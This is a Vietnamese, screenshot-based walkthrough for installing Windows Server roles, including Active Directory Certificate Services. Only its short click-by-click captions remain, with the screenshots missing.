
Nhấn Next




Nhấn Next




Nhấn Next



Nhấn Next




Nhấn Install để tiến hành cài đặt




B4: Cài Active Directory Certificate Services


Nhấn Add Roles and features




Nhấn Next




Nhấn Next




Nhấn Next




Tick chọn Active Directory Certificate Services -> Next




Nhấn Next




Nhấn Next



